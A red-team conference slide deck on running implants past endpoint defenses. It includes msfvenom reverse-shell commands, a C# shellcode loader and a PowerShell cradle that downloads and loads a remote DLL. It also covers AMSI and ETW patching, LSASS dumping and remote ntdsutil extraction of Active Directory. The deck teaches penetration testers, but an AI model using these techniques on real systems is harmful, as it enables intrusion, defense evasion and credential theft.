



# **Move Aside Script Kiddies**

**Malware Execution in the  
Age of Advanced Defenses**

Author: Joff Thyer © 2020  
Black Hills Information Security



# Who am I?



- Joff Thyer
  - Malware Developer, Researcher, and Pen Tester
  - Black Hills Information Security
  - SANS Certified Instructor of SEC573
  - Co-Host of Security Weekly Podcast
  - Musician, and lover of geeky things



# Attacker / Threat Actor Emulation



- As penetration testers we want to emulate threat actors as realistically as possible.
- Our goal is to demonstrate risks through the emulation of a threat actor, and the execute of real attacks
- We also want to demonstrate real and actionable value at a reasonable cost



# Attacker / Threat Actor Emulation




- Defenders love tuning their skills, tools, tactics, and procedures.
- Cooperative or competitive?
  - Competitive is normally presented as a “Red Teaming” exercise
    - Longer in duration (more expensive) than most engagements
    - Not limited to virtual domain.
  - Cooperative is presented as “Purple Teaming”, or “Assumed Compromise” testing.
    - Scoped “insider threat” exercise.
    - Leverage real world tactics to gain privilege, laterally move, access sensitive data



# Assumed Compromise




- Position the pen tester on a workstation asset within the organization in the role of an ordinary employee
  - Most organizations are using Windows 10 endpoints as the primary business desktop
- Have the pen tester work towards achieving privilege escalation, lateral movement, and sensitive data access
- Communicate openly and cooperatively with defense team with respect to TTPs.



# Mitre Att&ck Matrix



- The Mitre Att&ck Matrix is fabulous work and fast becoming a standard.
  - It is a taxonomy from an adversarial point of view
  - It describes how threat actors/adversaries:
    - Penetrate networks
    - Escalate Privileges
    - Move Laterally
    - Evade defenses
  - All organized into categorized tactics!



The screenshot shows the MITRE ATT&CK Matrix website interface. The browser tab is 'Matrix - Enterprise | MITRE ATT&CK'. The URL is 'attack.mitre.org/matrices/enterprise/'. The header is red with the MITRE ATT&CK logo and navigation links for Matrices, Tactics, Techniques, and Mitigations. A search bar is present. Below the header, a table displays the four main categories of the matrix: Initial Access, Execution, Persistence, and Privilege Escalation, each with a count of techniques and a list of specific techniques.


Initial Access	Execution	Persistence	Privilege Escalation
9 techniques	10 techniques	18 techniques	12 techniques
Drive-by Compromise	Command and Scripting Interpreter (7)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5)
External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (11)	Boot or Logon Autostart Execution (11)
Hardware	Native API	Boot or Logon Initialization Scripts	



# Endpoint Defense Maturity



- Many things have changed over the last few years
  - Security Defense Vendors have upped the game
  - New paradigms, and technologies:
    - Proactive Threat Hunting (Hunt Teaming) Emerged
    - User Behavior Analytics Products Emerged
    - Endpoint Detection and Response Products Emerged
    - Network Instrumentation and Detection Improved
    - More and more environments implemented app whitelisting



# Attack Surface Changes



- Microsoft Windows 10 is better secured than prior releases
  - Windows Defender has improved considerably since its inception
    - Application guard
    - Credential guard
  - PowerShell has well instrumented logging capabilities
    - Transcription, script block, and module logging
    - Constrained Language Mode
  - AMSI to help defend against scripting language exploitation
  - Event Tracing being leveraged by Defensive Solutions





# More Capable Organizations



- Those with dedicated security operations budget and resources are leveraging the best of breed defense technologies available
- It is not uncommon to encounter environments that have implemented:
  - Strong and Manually Tuned Antivirus Solutions
  - Carbon Black / Bit9 or Applocker whitelisting
  - Solutions like Cylance, Sentinel One, or Crowd Strike (Falcon)



# C2 Implant Execution



- Consider an environment whereby:
  - Unsigned EXE files will not run
  - Visual Basic Script will not run (CSCRIPT and WSCRIPT denied)
  - PowerShell is heavily tracked
  - Endpoint is forwarding event information
  - Defense solutions using Windows Event Tracing
  - Egress traffic is filtered
  - The only Internet comms are via a web proxy



# Metasploit



- Metasploit's Meterpreter is an amazingly useful environment as a C2 channel. Many payload options:
  - reverse\_https
  - reverse\_tcp
- The “msfvenom” command still offers us a lot of flexibility
  - Output executable formats include:
    - Exe, dll, powershell, jar, HTA, vbs, war etc..
  - Transform output formats are very useful to incorporate into other tooling
    - Raw binary machine code
    - C#, C, Java, Python, Ruby ← different byte arrays
- Defense vendors universally have signatures for most if not ALL metasploit machine code.



# Why wont my EXE run?



- Metasploit - templates are use if you don't specify one yourself.
- The shellcode gets “stuffed” into a new randomly named PE/COFF segment.
  - Note: You can have the shellcode replace .text segment with “exe-only”

```
/opt/metasploit-framework/embedded/framework/data/templates$ ls -l *.exe  
-rwxr-xr-x 1 root 6144 Oct 23 06:36 template_x64_windows.exe  
-rwxr-xr-x 1 root 48640 Oct 23 06:36 template_x64_windows_svc.exe  
-rwxr-xr-x 1 root 73802 Oct 23 06:36 template_x86_windows.exe  
-rwxr-xr-x 1 root 4608 Oct 23 06:36 template_x86_windows_old.exe  
-rwxr-xr-x 1 root 15872 Oct 23 06:36 template_x86_windows_svc.exe
```



# Sign your binary!



- If you obtain a code signing certificate, it will help you in a non app whitelisting environment.
- If using Cobalt Strike, consider configuring this into malleable C2 profile.

The following command digitally signs a file by using a certificate stored in a password-protected PFX file.

Console



Copy

```
signtool sign /f MyCert.pfx /p MyPassword /fd SHA256 MyFile.exe
```



© Black Hills Information Security | @BHinfoSecurity

# Metasploit: Why is my network traffic caught?



- Stage 1:
  - If you use a Metasploit reverse\_https for example, then the initial certificate exchange will be stopped.
  - Unless... you use your own domain and your own legit signed certificate
  - Let's say thanks to LetsEncrypt one more time here....
- Stage 2:
  - Unless you encode it AND you are using a server side certificate with domain, then second stage will ALWAYS be busted.
  - Multi/handler:
    - set StageEncoder x64/zutto\_dekiro
    - set EnableStageEncoding true



# Metasploit encode/encrypt



- Encoders are not bad with msfvenom.
  - Encoders have specific machine code routines that still have to run to “decode” and write results back to memory segment when code resides.
  - Memory segment must be RWX permissions to allow decode to occur.
- Encryption algorithms are available in msfvenom also.
- My personal rules
  - Leverage the msfvenom “transform” formats and do your own custom encoding of the shellcode in another language.
  - Do NOT use second stage payloads but rather “single” stage.
  - Stick with 64-bit these days.
  - Customize to live off the land.





# C2 - Customize and LOL



- You can execute shellcode from many different programming or scripting languages.
- The outline/sequence for execution is universally the same whether in a local process or targeting a remote process
  - Create a memory buffer
  - Copy shellcode to that buffer
  - Create a thread or a process that points to that buffer.
- Living off the land binaries and scripts (LOLBAS) directly help with app whitelisting
- But can also help with A/V and EDR evasion.





# C2 - Shellcode Obfuscation



- The goal here is to ensure that the shellcode does not exist in the delivery cradle (program) in its original form
  - Why? Because A/V solutions will immediately trigger
- There are MANY possibilities here to customize/obfuscate
  - **Encrypt / Decrypt** (simple XOR is ok!)
  - **Encode (base64 or other base-N) / Decode**
  - **Compress / Uncompress**
- For symmetric encryption/decryption we require a key.
  - Fixed value in source code
  - Other easy to retrieve value across Internet. (unlimited possibilities)



# C2 - Defense Evasion



- Living off the land with .NET
  - With a little bit of programming you can use these:
    - Installutil.exe
    - Msbuild.exe
    - Csc.exe
    - Regasm.exe
    - Regsvr32.exe
    - MSHTA
- Without .NET
  - Rundll32.exe and commodity malware frameworks
    - Ie: DLL payload with Metasploit
  - Create a DLL shellcode delivery mechanism in C/C++ with MFC API.
- Living of the techniques are being watched also.


Mitre Att&ck Tactical Stack!	
TA0002	Execution
TA0005	Defense Evasion
T1218	Signed Binary Proxy Execution
T1218.001	Compiled HTA File
T1218.004	InstallUtil
T1218.005	MSHTA
T1218.009	Regsvcs/Regasm
T1218.010	Regsvr32
T1218.011	Rundll32



# C2 - Defense Evasion



- My favorite is to leverage AWS CloudFront
- Many potential choices for a HTTPS/TLS C2 channel
  - <http://ask.thec2matrix.com/>
  - *Thank you Jorge Orchilles!*
- Create a cloudfront distribution. Use the cloudfront TLS certificate
  - Send the “origin” traffic back to your C2 infrastructure.
  - You don’t even have to use “domain fronting”.
  - Note: be careful when setting caching options
    - Trick is to “forward all” and send all HTTP verbs/methods



# C2 - Defense Evasion



- Don't use a “staged” payload
- The second stage will just get busted coming across the network
  - Downside is larger shellcode size.

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=x.x.x.x LPORT=9999  
$ msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=x.x.x.x LPORT=9999
```

No Second  
Stage!



# Example: C# Shellcode Exec



```
delegate UInt32 dl();  
public void I(String s) {
```

This uses function pointer delegation method.

```
try  
{
```

Assumes shellcode is base64 encoded.

```
    Byte[] b = Convert.FromBase64String(s);  
    IntPtr h = HeapCreate(0x00040000, b.Length, b.Length);  
    HeapAlloc(h, 0x00000008, b.Length);  
    Marshal.Copy(b, 0, h, b.Length);  
    dl f = (dl)Marshal.GetDelegateForFunctionPointer(h, typeof(dl));  
    f();
```

After we get the delegated function pointer, we just call it!



# Did you know?



- You can load a .NET Assembly directly in PowerShell
- You could use a “downgrade” attack with the bytes from a .NET assembly.
- Cradle might look like this:

```
PS C:\> $w = new-object system.net.webclient
PS C:\> $p = $w.downloaddata("https://mydomain.com/dllfile")
PS C:\> [system.reflection.assembly]::Load($p)
PS C:\> $a = new-object namespace.class
PS C:\> $a.Method()
```





# .NET (MSIL) is Reversible



- Decompilers include
  - JetBrains DotPeek
  - Telerik JustDecompile
- Use a source protector to avoid reversing. (ConfuserEX)

## What is ConfuserEx?

ConfuserEx is an open-source protector for .NET applications. It offers advanced security to applications written in C#, VB, F#, and other .NET languages.

ConfuserEx is the successor to [Confuser](#) project. While Confuser is widely regarded as one of the strongest obfuscators available in .NET, ConfuserEx continues to provide excellent protections to .NET applications.



# Recon/Discovery Artifacts



- If you have to write things to disk....
  - I like using C:\users\public (with a twist)
  - Lots of domains have internal PKI deployed
  - Don't make it too easy, just encrypt your files! :)

```
PS C:\users\public> cipher /e .\myfiles\  
Setting the directory C:\users\public\myfiles\ to encrypt new files [OK]  
1 file(s) [or directorie(s)] within 1 directorie(s) were encrypted.  
PS C:\users\public> cipher  
Listing C:\users\public\  
New files added to this directory will not be encrypted.  
U Documents  
U Downloads  
U Music  
E myfiles  
U Pictures  
U Videos
```

"E" means  
encrypted





# AntiMalware Scan Interface




- AMSI can be annoying
- .NET 4.8 has AMSI when loading Assemblies.
- PowerShell Version 2.0 does not have AMSI (Downgrade)

```
C:\>powershell -version 2.0
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation.

PS C:\>
```

## Mitre Att&ck Tactical Stack!

TA0002	Execution
TA0005	Defense Evasion
T1562	Impair Defenses
T1562.001	Disabled/Modify Tools
T1562.002	Disable Event Logging



# AMSI is a response to “fileless” threats



- What do I mean by that?
- Well nothing is truly fileless so the term is used very broadly
- But... the Microsoft scripting engines are an attractive way to get malware to run
  - JScript → HTML Application based malware
  - PowerShell → often using “IEX” and base64 encoded script blocks
  - Visual Basic in Office Macros
  - Visual Basic Scripting (wscript.exe / cscript.exe)
- Its really about non-EXE based attacks, and not necessarily software vulnerability centric.



# AMSI Amusement



```
PS C:\Users\student> "Invoke-Mimikatz"
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

```
PS C:\Users\student> @"
>> PowerSploit File: PowerView.ps1
>> Author: Will Schroeder (@harmj0y)
>> License: BSD 3-Clause
>> Required Dependencies: None
>> @"
At line:1 char:1
+ @"
+ ~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```



# Fame! ... well not quite



```
PS C:\Users\student> "Joff Thyer Powersploit"
At line:1 char:1
+ "Joff Thyer Powersploit"
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

```
PS C:\Users\student> "Joff Thyer Invoke-Shellcode"
At line:1 char:1
+ "Joff Thyer Invoke-Shellcode"
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```



# Keep it Simple!



- <https://github.com/yoda66/PowerStrip>
  - All it does is remove comments from scripts.

```
$ ./powerstrip.py ../PowerSploit/Recon/PowerView.ps1
[*] -----
[*]   Powerstrip, Version: 1.0.3
[*]   Author: Joff Thyer, (c) 2020
[*] -----

[*] Reading Input file: ../PowerSploit/Recon/PowerView.ps1
[*] 20914 lines in original script.
[*] 12278 lines in new script.
[*] 8636 total lines removed.
[*] Writing Output file: PowerView-stripped.ps1
```



# AMSI Bypass



- You can load “amsi.dll” and patch it at runtime.
- Very useful if you intend to use .NET “LoadAssembly()”
- One method involves patching machine code in the “AmsiScanBuffer()” function.
  - Change the EDI/RDI register to have a zero in it at offset 0x1b of the machine code.
  - Tricks the AMSIScanBuffer function to thinking that the byte sequence is ZERO length.
- <https://www.cyberark.com/resources/threat-research-blog/amsi-bypass-redux>



# AMSI Bypass Example



```
PS C:\> .\WTF-AMSI.exe 'X50!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*'
=====
[*] WTF-AMSI Version 1.0
[*] Author: Joff Thyer
[*] Copyright (c) 2020, River Gum Security LLC
=====

[*] WTF-AMSI? You have flagged [X50!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*] as MALWARE!

PS C:\> .\WTF-AMSI.exe 'X50!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*' domagic
=====
[*] WTF-AMSI Version 1.0
[*] Author: Joff Thyer
[*] Copyright (c) 2020, River Gum Security LLC
=====

[*] AMSI is not working! [The parameter is incorrect.]
```

The code calls the AMSI bypass function if there is a second argument provided.



# Event Tracing Bypass



- A lot of EDR solutions take advantage of Windows Event Tracing to understand what is happening
- Event tracing will end up using the “EtwEventWrite()” function in NTDLL.DLL
  - The normal function completes with a Return 0x14 call. (RET 14H)
- If we write the same machine code at the beginning of the “EtwEventWrite()” function....
  - >>> No events logged now! :) <<<
  - Or create bogus events for fun and profit
- <https://blog.xpnsec.com/hiding-your-dotnet-etw/>





# Combination Approaches



- Bypassing AMSI, and ETW for example are reasonably simple to implement in C#
- Suggest you author your initial implants to leverage these techniques along with shellcode execution
- Such techniques can also be incorporated into post exploitation activities.




# Lateral Movement



- Why PSEXEC when you can RDP or WMI?
- When hunting for credentials, RDP to target, then
- Use task manager to right click LSASS.exe and create mini memory dump file
  - Copy back to home system, download and run Mimikatz OFFLINE!

Mitre Att&ck Tactical Stack!	
TA0008	Lateral Movement
T1021	Remote Services
T1021.001	Remote Desktop Protocol



# Lateral Movement



- WMIC is incredibly useful
- You have a domain admin account
- Want a full copy of AD from Domain Controller at 10.10.10.10?
  - Open local CMD.EXE as Domain Admin User (runas)
- Want to run an installutil command to pivot?

Mitre Att&ck Tactical Stack!	
TA0008	Lateral Movement
T1021	Remote Services
T1021.002	SMB/Windows Admin Shares
T1021.006	Windows Remote Mgmt

```
C:\> mkdir \\10.10.10.10\c$\temp\ad
C:\> wmic /node:10.10.10.10 process call create "cmd.exe /c ntdsutil \"ac in ntds\" ifm
\"cr fu c:\temp\ad\" q q"

C:\> wmic /node:10.10.10.10 process call create "cmd.exe /c
\windows\microsoft.net\framework64\v4.0.30319\installutil.exe /logfile= /u \temp\file.dll"
```



# In Conclusion...



- If you have the context of deployed EDR / Whitelisting / Advanced Endpoint Defenses
- Then...
  - Keep actual endpoint software execution to a minimum.
  - Establish your C2 channels with NO second stage payload. (stageless)
  - Use real domains with real certificates when transporting over HTTPS
  - Leverage defense evasion such as AMSI bypass / ETW disable!
  - Obfuscate your own CUSTOM .NET assemblies
  - Sign binaries
  - Leverage proxies where possible. (socks4 and http)
  - Leverage intermediaries (like CloudFront) to hide your C2 traffic



# Want to know more?



- Learn implant architecture with a custom C2 Framework
  - Embed Shellcode in C#, Python, and GOLang
  - Direction shellcode execution versus process injection.
  - Evasion Technique discussions
- Register here: <https://bit.ly/JoffsC2Class>
  - 4 Sessions of 4 Hours Starting January 19, 2021
- <https://wildwesthackinfest.com/training/enterprise-attacker-emulation-and-c2-implant-development-w-joff-thyer/>



# Questions / Comments?



**joff thyer**   **LOVE, RESPECT, KNOWLEDGE**  
@joff\_thyer



© Black Hills Information Security | @BHinfoSecurity